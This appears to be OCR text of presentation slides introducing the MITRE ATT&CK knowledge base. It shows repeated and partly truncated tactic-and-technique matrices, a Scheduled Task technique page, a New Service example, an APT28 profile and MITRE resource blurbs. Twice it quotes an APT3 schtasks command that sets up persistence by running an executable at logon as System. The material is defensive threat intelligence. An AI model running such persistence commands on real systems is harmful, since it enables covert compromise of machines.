
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Impact
External Remote Services	LSASS Driver	LSASS Driver	Extra Window Memory Injection	Extra Window Memory Injection	Brute Force	Discovery	Distributed Component Object Model	Data from Information Repositories	Connection Proxy	Data Transfer Size Limits	Disk Content Wipe
Hardware Additions	Trap	Trap	Process Injection	Process Injection	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Data from Local System	Custom Command and Control Protocol	Exfiltration Over Other Network Medium	Disk Structure Wipe
Replication Through Removable Media	AppleScript	DLL Search Order Hijacking	DLL Search Order Hijacking	DLL Search Order Hijacking	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Network Shared Drive	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Attachment	CMSTP	Image File Execution Options Injection	Image File Execution Options Injection	Image File Execution Options Injection	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Removable Media	Data Encoding	Exfiltration Over Alternative Protocol	Firmware Corruption
Spearphishing Link	Command-Line Interface	Plist Modification	Plist Modification	Plist Modification	Exploitation for Credential Access	Network Service Scanning	Pass the Ticket	Data Staged	Data Obfuscation	Exfiltration Over Physical Medium	Inhibit System Recovery
Spearphishing via Service	Compiled HTML File	Valid Accounts	Valid Accounts	Valid Accounts	Forced Authentication	Network Share Discovery	Remote Desktop Protocol	Email Collection	Domain Fronting	Scheduled Transfer	Network Denial of Service
Supply Chain Compromise	Control Panel Items	Accessibility Features	Accessibility Features	BITS Jobs	Hooking	Password Policy Discovery	Remote File Copy	Input Capture	Domain Generation Algorithms		Resource Hijacking
Trusted Relationship	Dynamic Data Exchange	AppCert DLLs	AppCert DLLs	Clear Command History	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Fallback Channels		Runtime Data Manipulation
Valid Accounts	Execution through API	AppInit DLLs	AppInit DLLs	CMSTP	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Service Stop
	Execution through Module Load	Application Shimming	Application Shimming	Code Signing	Kerberoasting	Process Discovery	Shared Webroot	Video Capture	Multi-hop Proxy		Stored Data Manipulation
	Exploitation for Client Execution	Dylib Hijacking	Dylib Hijacking	Compiled HTML File	Keychain	Query Registry	SSH Hijacking		Multilayer Encryption		Transmitted Data Manipulation
	Graphical User Interface	File System Permissions Weakness	File System Permissions Weakness	Component Firmware	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multi-Stage Channels		
	InstallUtil	Hooking	Hooking	Component Object Model Hijacking	Password Filter DLL	Security Software Discovery	Third-party Software		Port Knocking		
	Mshta	Launch Daemon	Launch Daemon	Control Panel Items	Private Keys	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	PowerShell	New Service	New Service	DCShadow	Securityd Memory	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvcs/Regasm	Path Interception	Path Interception	Deobfuscate/Decode Files or Information	Two-Factor Authentication Interception	System Network Connections Discovery			Standard Application Layer Protocol		
	Regsvr32	Port Monitors	Port Monitors	Disabling Security Tools		System Owner/User Discovery			Standard Cryptographic Protocol		
	Rundll32	Service Registry Permissions Weakness	Service Registry Permissions Weakness	DLL Side-Loading		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Setuid and Setgid	Setuid and Setgid	Execution Guardrails		System Time Discovery			Uncommonly Used Port		
	Service Execution	Startup Items	Startup Items	Exploitation for Defense Evasion		Virtualization/Sandbox Evasion			Web Service		
	Signed Binary Proxy Execution	Web Shell	Web Shell	File Deletion							
	Signed Script Proxy Execution	.bash_profile and .bashrc	Exploitation for Privilege Escalation	File Permissions Modification							
	Source	Account Manipulation	SID-History Injection	File System Logical Offsets							
	Space after Filename	Authentication Package	Sudo	Gatekeeper Bypass							
	Third-party Software	BITS Jobs	Sudo Caching	Group Policy Modification							
	Trusted Developer Utilities	Bootkit		Hidden Files and Directories							
	User Execution	Browser Extensions		Hidden Users							
	Windows Management Instrumentation	Change Default File Association		Hidden Window							
	Windows Remote Management	Component Firmware		HISTCONTROL							
	XSL Script Processing	Component Object Model Hijacking		Indicator Blocking							
		Create Account		Indicator Removal from Tools							
		External Remote Services		Indicator Removal on Host							
		Hidden Files and Directories		Indirect Command Execution							
		Hypervisor		Install Root Certificate							
		Kernel Modules and Extensions		InstallUtil							
		Launch Agent		Launchctl							
		LC_LOAD_DYLIB Addition		LC_MAIN Hijacking							
		Login Item		Masquerading							
		Logon Scripts		Modify Registry							
		Modify Existing Service		Mshta							
		Netsh Helper DLL		Network Share Connection Removal							
		Office Application Startup		NTFS File Attributes							
		Port Knocking									
		Rc.common									
		Redundant Access									

The ATT&CK Matrix

Publicly Available
attack.mitre.org

Tactics – Adversary's technical goal

Techniques – How goal is achieved



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	Scheduled Task			Binary Padding	Network Sniffing		AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Launchctl		Access Token Manipulation		Account Manipulation	Account Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Local Job Scheduling		Bypass User Account Control		Bash History	Application Window Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	LSASS Driver		Extra Window Memory Injection		Brute Force	Browser Bookmark		Data from Information Repositories	Custom Command and ...rol Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Trap		Process Injection		Credential Dumping				... Cryptographic ...rotocol	Exfiltration Over Other Network Medium	Disk Structure Wipe
Spearphishing Attachment	AppleScript	Ima...							...a Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	CMSTP								...Obfuscation	Exfiltration Over Alternative Protocol	Firmware Corruption
Spearphishing via Service	Command-Line Interface								...ain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Compiled HTML File								...n Generation ...gorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Control Panel Items	Accessibility...							...ack Channels		Resource Hijacking
Valid Accounts	Dynamic Data Exchange	AppCert...							...d Communication		Runtime Data Manipulation
	Execution through API	AppInit...							...ti-hop Proxy		Service Stop
	Execution through Module Load	Application S...							...yer Encryption		Stored Data Manipulation
	Exploitation for Client Execution	Dylib Hij...							...tage Channels		Transmitted Data Manipulation
	Graphical User Interface	File System Permis...							...t Knocking		
	InstallUtil	Hooki...							...e Access Tools		
	Mshta	Launch D...							...ote File Copy		
	PowerShell	New Se...							...Application Layer ...rotocol		
	Regsvcs/Regasm	Path Inter...							...d Cryptographic ...rotocol		
	Regsvr32	Port Mo...							...Non-Application ...er Protocol		
	Rundll32	Service Registry Perm...							...nonly Used Port		
	Scripting	Setuid and...							...eb Service		
	Service Execution	Startup...									
	Signed Binary Proxy Execution	Web S...									
	Signed Script Proxy Execution	.bash_profile and .bashrc									
	Source	Account Manipulation									
	Space after Filename	Authentication Package									
	Third-party Software	BITS Jobs									
	Trusted Developer Utilities	Bootkit									
	User Execution	Browser Extensions									
	Windows Management Instrumentation	Change Default File Association									
	Windows Remote Management	Component Firmware									
	XSL Script Processing	Component Object Model Hijacking									
		Create Account									
		External Remote Services									
		Hidden Files and Directories									
		Hypervisor									
		Kernel Modules and Extensions									
		Launch Agent									
		LC_LOAD_DYLIB Addition									
		Login Item									
		Logon Scripts									
		Modify Existing Service									
		Netsh Helper DLL									
		Office Application Startup									
		Port Knocking									
		Rc.common									
		Redundant Access									

Home > Techniques > Enterprise > Scheduled Task

Scheduled Task

Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system. [1]

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

Platform: Windows

Permissions Required: Administrator, SYSTEM, User

Effective Permissions: SYSTEM, Administrator, User

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Supports Remote: Yes

CAPEC ID: CAPEC-557

Contributors: Leo Loobeek, @leoloobeek; Travis Smith, Tripwire; Alain Homewood, Insomnia Security

Procedures – Specific technique implementation

Examples


Name	Description
APT18	APT18 actors used the native at Windows task scheduler tool to use scheduled tasks for execution on a victim network.[2]
APT29	APT29 used named and hijacked scheduled tasks to establish persistence.[3]
APT3	An APT3 downloader creates persistence by creating the following scheduled task: `schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "System"`.[4]

The ATT&CK Matrix

Publicly Available
attack.mitre.org

Tactics – Adversary's technical goal

Techniques – How goal is achieved



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	Scheduled Task			Binary Padding	Network Sniffing		AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Launchctl		Access Token Manipulation		Account Manipulation	Account Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
	Local Job Scheduling		Bypass User Account Control		Bash History	Application Window		Clipboard Data		Data Encrypted	Defacement
External Remote Services	LSASS Driver										
Hardware Additions	Trap										
Replication Through Removable Media	AppleScript										
	CMSTP	Ima									
Spearphishing Attachment	Command-Line Interface										
Spearphishing Link	Compiled HTML File										
Spearphishing via Service	Control Panel Items	Accessibilit									
Supply Chain Compromise	Dynamic Data Exchange	AppCert									
Trusted Relationship	Execution through API	AppInit									
Valid Accounts	Execution through Module Load	Application S									
		Dylib Hij									
	Exploitation for Client Execution	File System Permis									
		Hook									
	Graphical User Interface	Launch D									
	InstallUtil	New Se									
	Mshta	Path Interc									
	PowerShell	Port Mo									
	Regsvcs/Regasm	Service Registry P									
	Regsvr32	Setuid an									
	Rundll32	Startup									
	Scripting	Web S									
	Service Execution	.bash_profile and .bashrc									
	Signed Binary Proxy Execution	Account Manipulation									
		Authentication Package									
	Signed Script Proxy Execution	BITS Jobs									
		Bootkit									
	Source	Browser Extensions									
	Space after Filename	Change Default File Association									
	Third-party Software										
	Trusted Developer Utilities	Component Firmware									
	User Execution	Component Object Model Hijacking									
	Windows Management Instrumentation	Create Account									
	Windows Remote Management	External Remote Services									
		Hidden Files and Directories									
	XSL Script Processing	Hypervisor									
		Kernel Modules and Extensions									
		Launch Agent									
		LC_LOAD_DYLIB Addition									
		Login Item									
		Logon Scripts									
		Modify Existing Service									
		Netsh Helper DLL									
		Office Application Startup									
		Port Knocking									
		Rc.common									
		Redundant Access									

Communication

Manipulation

er Protocol

TECHNIQUES

All

Scheduled Task

Compiled HTML File

Execution

Mshta

PowerShell

Regsvcs/Regasm

privileges, or to run a process under the context of a specified account.

Administrator, User

Procedures – Specific technique implementation

APT3	An APT3 downloader creates persistence by creating the following scheduled task: `schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "System"`.[4]

Describes <u>post-compromise</u> adversary behaviors

Focuses on describing adversary <u>TTPs</u>, not <u>IoCs</u>

Grounded in <u>real data</u> from cyber incidents

Decouples <u>the problem</u> from <u>the solution</u>

MITRE

Example Technique: New Service

Description:	When operating systems boot up, they can start programs or applications called services that perform background system functions. […] Adversaries may install a new service which will be executed at startup by directly modifying the registry or by using tools. [1]
Platform:	Windows
Permissions required:	Administrator, SYSTEM
Effective permissions:	SYSTEM
Detection:	• Monitor service creation through changes in the Registry and common utilities using command-line invocation • …
Mitigation:	• Limit privileges of user accounts and remediate Privilege Escalation vectors • …
Data sources:	Windows registry, process monitoring, command-line parameters
Examples:	Carbanak, Lazarus Group, TinyZBot, Duqu, CozyCar, CosmicDuke, hcdLoader, …
References:	1. Microsoft. (n.d.). Services. Retrieved June 7, 2016.


Not Just Techniques: Example Group (APT28)

Description:	**APT28** is a threat group that has been attributed to the Russian government.[1,2,3,4] This group reportedly compromised the Democratic National Committee in April 2016.[5]
Aliases:	Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127 [1,2,3,4,5,6,7]
Techniques:	• Data Obfuscation [1] • Connection Proxy [1,8] • Standard Application Layer Protocol [1] • Remote File Copy [8,9] • Rundll32 [8,9] • Indicator Removal on Host [5] • Timestomp [5] • Credential Dumping [10] • Screen Capture [10,11] • Bootkit [7] *and more…*
Software:	CHOPSTICK, JHUHUGIT, ADVSTORESHELL, XTunnel, Mimikatz, HIDEDRV, USBStealer, CORESHELL, OLDBAIT, XAgentOSX, Komplex, Responder, Forfiles, Winexe, certutil [1,3,6]
References:	1. FireEye. (2015). APT28: A WINDOW INTO RUSSIA'S CYBER ESPIONAGE OPERATIONS?. Retrieved August 19, 2015. …

MITRE’s Public ATT&CK Resources

Conference Talks

Public ATT&CK Knowledge Base



Thanks to all of our ATT&CKcon participants. All sessions are here, and individual presentations will be posted soon.

MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK™

Get Started » | Check out our Blog

Tweets by @MITREattack

ATT&CK
@MITREattack


You asked, we listened. Our sister project, Cyber Analytics Repository (CAR), was migrated to Github as we start to reinvigorate the project to make it easier to contribute. Check out @jwunder's blog post (medium.com/mitre-attack/c…) and the new site: car.mitre.org

Welcome to the Cyber Analytics Repository

Embed | View on Twitter

attack.mitre.org

ATT&CK Navigator



Structured Content


PRE- and Mobile ATT&CK

Mobile: Android, iOS

PRE-ATT&CK: left of exploit behaviors

MITRE’s Public ATT&CK Resources

ATT&CK Evaluations



MITRE evaluates cybersecurity products using an open methodology based on our ATT&CK™ framework. Our goals are to:

- Empower end-users with objective insights into how to use specific commercial security products to detect known adversary behaviors
- Provide transparency around the true capabilities of security products and services to detect known adversary behaviors
- Drive the security vendor community to enhance their capability to detect known adversary behaviors

These evaluations are not a competitive analysis. There are no scores, rankings, or ratings. Instead, we show how each vendor approaches threat detection in the context of the ATT&CK matrix.

